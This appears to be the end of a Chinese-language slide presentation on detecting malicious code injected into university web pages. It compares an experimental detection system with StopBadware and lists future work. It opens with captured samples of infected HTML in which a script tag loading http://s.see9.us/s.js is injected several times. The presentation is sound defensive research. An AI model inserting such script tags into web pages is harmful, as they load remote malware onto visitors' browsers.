<script src=http://s.see9.us/s.js></script>
<!--<tr><td width='50%' id='jile'>
<a onClick='return newwin(this.href);' href='KnowledgeView.asp?id=30'>小议大学生心理困扰之---人际关""></title>
<script src=http://s.see9.us/s.js></script>
<!--<tr><td width='50%' id='jile'>
<a onClick='return newwin(this.href);' href='KnowledgeView.asp?id=26'>大学生心理问题之情感分析"></ti"></title>
<script src=http://s.see9.us/s.js></script>
……..

和Stopbadware比较结果的分析

- **StopBadware的优势**
  - 借助**Google**强大的搜索引擎，**Stopbadware**的目前的搜索结果好于实验系统，实验系统未报出的警报很大程度是因为没有搜索到对应的网页。
  - **StopBadware**也借助了**Honeypot**系统，对于采用编码技术隐藏攻击代码的网页也有较高的检测率。
- 实验系统的优势
  - 由于隐私控制， **Stopbadware**的分析结果只包括域名信息，即该学校的域名下有那些子域名对应的**Web**网站被感染，没有具体被感染网页的信息。而实验系统可以给出域名下具体被感染网页的具体内容供进一步分析使用。
  - **Stopbadware**的信息更新不及时，有误报和漏报。

后续工作

- 实验系统的完善
- 构成**CERNET/CERNET2**安全监测系统的一部分
- 转为**NJCERT**的日常工作
- 争取**CCERT**和**COST**的支持

谢谢！